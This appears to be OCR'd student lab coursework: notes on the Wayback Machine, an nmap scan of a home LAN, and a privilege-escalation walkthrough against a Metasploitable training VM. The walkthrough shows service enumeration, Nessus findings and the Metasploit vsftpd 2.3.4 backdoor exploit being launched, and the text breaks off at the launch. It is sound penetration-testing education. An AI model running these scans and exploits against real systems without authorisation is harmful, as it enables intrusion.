
1. **Crawling and Archiving:** The Wayback Machine periodically crawls the web, capturing snapshots of web pages at different points in time. This process involves indexing and storing these snapshots in its archive.
2. **Accessing Archived Content:** Users can access archived web pages by entering a URL into the Wayback Machine's search bar. If a snapshot exists for that URL, the Wayback Machine displays a calendar showing the dates when snapshots were taken.
3. **Browsing Through Time:** Users can select a specific date to view how a website looked at that time. The Wayback Machine tries to capture as much of the original content as possible, including text, images, and even interactive elements (though functionality like forms or scripts might not work).

Retrieving Sensitive Data:

Retrieving sensitive data from the Wayback Machine involves several considerations:

1. **Content Sensitivity:** The Wayback Machine archives publicly accessible web content. If the data was publicly available and crawled by the Wayback Machine, it may be retrievable.
2. **Legal and Ethical Considerations:** Users should consider legal and ethical implications before attempting to retrieve sensitive data. Accessing private or confidential information, even if it was once publicly accessible, may violate privacy laws or ethical standards.
3. **Search and Access:** To retrieve data, users typically:
   - Navigate to the Wayback Machine website.
   - Enter the URL of the website or page they wish to view.
   - Browse through snapshots available for that URL.
   - Select a date to view the archived content.
4. **Limitations:** The Wayback Machine may not capture every webpage or update every site frequently. Some content, especially dynamically generated or login-protected pages, may not be fully archived or accessible.

In summary, while the Wayback Machine provides a valuable tool for historical research and accessing past web content, users should exercise caution and respect legal and ethical boundaries when retrieving potentially sensitive information. Below is a screenshot of how the website 'bbc.com' appeared in 2010, obtained from the Wayback Machine:



TOP NEWS STORY

Google to be investigated by EU

The EU launches a formal investigation into Google after other search engines complained that the company had abused its dominant position.

» More from BBC News

News Edit ×

China 'frustrated' by North Korea
34 minutes ago

- Italian film great Monicelli dead
- IOC to examine Fifa bribe claims
- Medvedev warns of new arms race
- N Korea makes nuclear plant boast
- All hostages freed at US school
- US bomb suspect pleads not guilty
- Gaza blockade still 'crippling'

UK

Sport Edit ×

IOC to examine Fifa bribe claims
6 minutes ago

- Mourinho denies Real humiliation
- Three top Fifa men 'took bribes'
- Vaughan backs Swann to find form
- Carragher faces three months out
- BBC unveils sport award shortlist
- Baa-baas pick Williams to face SA
- Aussies consider bowling changes

Spotlight ×

START-UP STORIES

Right on time

Luxury retailer Jannie Tay reveals the secrets of exclusivity. How does she make her watch shop, The Hour Glass, a destination for the wealthy?

- Taking Facebook to the shops
- Riding Asia's blogging boom
- More Start-up Stories

World Service Edit ×

NEWS IN 32 LANGUAGES

العربية	فارسی	اردو
中文	हिन्दी	Somali
Русский	Brasil	Mundo

More languages

QUESTION 4

Establishing Connection to a LAN via Wi-Fi and Using NMAP to Determine Connected Devices

Objective: The objective of this report is to document the process of establishing a connection to a Local Area Network (LAN) via Wi-Fi and using the NMAP tool to determine the number of devices currently connected to the LAN.

1. Establishing Connection to the LAN via Wi-Fi:

1.1 Connecting to the Wi-Fi Network:

- Accessed the network manager interface from the system tray.
- Selected the appropriate Wi-Fi network and entered the password to establish the connection.

1.2 Verification of Connection:

- Confirmed successful connection by opening a web browser and accessing a website to ensure internet connectivity.

2. Using NMAP to Determine Connected Devices:

2.1 Installation of NMAP:

- Installed NMAP using the package manager:

```
sudo apt update
sudo apt install nmap
```

2.2 Executing NMAP Scan:

- Conducted a ping scan using NMAP to identify active devices on the LAN:

```
sudo nmap -sn 192.168.1.0/24
```

2.3 Analysis of NMAP Results:

- Reviewed the terminal output from the NMAP scan to count and identify connected devices.
- Identified IP addresses and MAC addresses of devices detected on the LAN.

3. Conclusion:


- Successfully established a Wi-Fi connection to the LAN and verified internet connectivity.
- Used NMAP to scan and identify devices currently connected to the LAN.

4. Recommendations:

- Regularly perform network scans using tools like NMAP to monitor device activity and ensure network security.
- Maintain strong Wi-Fi security practices, such as using strong passwords and encryption protocols.

5. Appendix:

- Attached is a screenshot of the terminal showing the results of the NMAP scan:



```
Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sn 172.20.10.0/28
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-04 06:29 EDT
Nmap scan report for 172.20.10.0
Host is up (0.020s latency).
Nmap scan report for 172.20.10.1
Host is up (0.031s latency).
Nmap scan report for 172.20.10.2
Host is up (0.031s latency).
Nmap scan report for 172.20.10.3
Host is up (0.0071s latency).
Nmap scan report for 172.20.10.4
Host is up (0.0071s latency).
Nmap scan report for 172.20.10.5
Host is up (0.0071s latency).
Nmap scan report for 172.20.10.6
Host is up (0.0070s latency).
Nmap scan report for 172.20.10.7
Host is up (0.0070s latency).
Nmap scan report for 172.20.10.8
Host is up (0.0070s latency).
Nmap scan report for 172.20.10.9
Host is up (0.0069s latency).
Nmap scan report for 172.20.10.10
Host is up (0.0069s latency).
Nmap scan report for 172.20.10.11
Host is up (0.0052s latency).
Nmap scan report for 172.20.10.12
Host is up (0.0052s latency).
Nmap scan report for 172.20.10.13
Host is up (0.020s latency).
Nmap scan report for 172.20.10.14
Host is up (0.020s latency).
Nmap scan report for 172.20.10.15
Host is up (0.0075s latency).
Nmap done: 16 IP addresses (16 hosts up) scanned in 12.41 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

QUESTION 5


Privilege Escalation on Metasploitable Machine:

Objective: This report details the process of achieving privilege escalation on the Metasploitable virtual machine, typically used for penetration testing. The goal was to elevate from initial access to full administrative control through systematic exploitation techniques.

1. Initial Access and System Configuration:

1.1 **Establishing Network Connection:**

- Connected both the Kali Linux machine (source) and Metasploitable (target) to the same subnet, confirmed by running `ifconfig` on both machines. Kali Linux IP: "172.20.10.2", Metasploitable IP: "172.20.10.3".




File System
brilliantamphibian101@kali: ~
File Actions Edit View Help
Metasploitable 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl
9:23

```
┌──(brilliantamphibian101㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.20.10.2  netmask 255.255.255.240  broadcast 172.20.10.15
        inet6 fe80::a00:27ff:fe20:41a9  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:20:41:a9  txqueuelen 1000  (Ethernet)
        RX packets 528  bytes 159768 (156.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 540  bytes 70484 (68.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0e:25:35
          inet addr:172.20.10.3  Bcast:172.20.10.15  Mask:255.255.255.240
          inet6 addr: fe80::a00:27ff:fe0e:2535/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:25 errors:0 dropped:0 overruns:0 frame:0
          TX packets:58 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3006 (2.9 KB)  TX bytes:6184 (6.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ _
```

1.2 **Network Service Enumeration:**

- Conducted an initial NMAP scan on Metasploitable using `sudo nmap -sV -O 172.20.10.3` to identify active network services. This scan revealed accessible services crucial for further exploitation.




```
┌──(brilliantamphibian101㉿kali)-[~]
└─$ sudo nmap -sV -O 172.20.10.3
[sudo] password for brilliantamphibian101:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-12 09:30 EST
Nmap scan report for 172.20.10.3
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:0E:25:35 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux
; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.48 seconds
```

2. Exploitation Techniques:

2.1 **Vulnerability Assessment with Nessus:**

- Utilized Nessus to perform a vulnerability scan on Metasploitable, identifying numerous vulnerabilities across its network services and configurations.



☐	Sev ▾	CVSS ▾	VPR ▾	Nam...	Family ▴	Count ▾
☐	CRITICAL	10.0 *	5.9	N...	RPC	1
☐	CRITICAL	10.0		U...	General	1
☐	CRITICAL	10.0 *		V...	Gain a shell remotely	1
☐	CRITICAL	9.8		S...	Service detection	2
☐	CRITICAL	9.8	9.0	A...	Web Servers	1
☐	CRITICAL	9.8		Bi...	Backdoors	1
☐	MIXED	...	...	4	DIDNS	5
☐	CRITICAL	...	...	2	SSGain a shell remotely	3
☐	HIGH	7.5		N...	RPC	1
☐	HIGH	7.5 *	5.9	rl...	Service detection	1
☐	HIGH	7.5 *	5.9	rs...	Service detection	1
☐	HIGH	7.5	6.7	S...	General	1


Host Details

IP: 172.20.10.3
MAC: 08:00:27:0E:25:35
OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)
Start: Today at 10:43 AM
End: Today at 10:52 AM
Elapsed: 9 minutes
KB: Download

Vulnerabilities

2.2 **Using Metasploit Framework:**


- Launched Metasploit framework by executing `msfconsole` in the terminal. Exploited a known vulnerability in vsftpd 2.3.4 using `exploit/unix/ftp/vsftpd_234_backdoor`.



```
msf6 > msfconsole
[-] msfconsole cannot be run inside msfconsole
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host
                                       :port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.c
                                       om/docs/using-metasploit/basics/using-metasploit.
                                       html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

2.3 **Executing the Exploit:**


- Set the target host IP with `set RHOST 172.20.10.3`, confirmed options with `show options`, and initiated the exploit with `exploit`. Successfully obtained a command shell on Metasploitable.



```
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 172.20.10.3
RHOST => 172.20.10.3
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

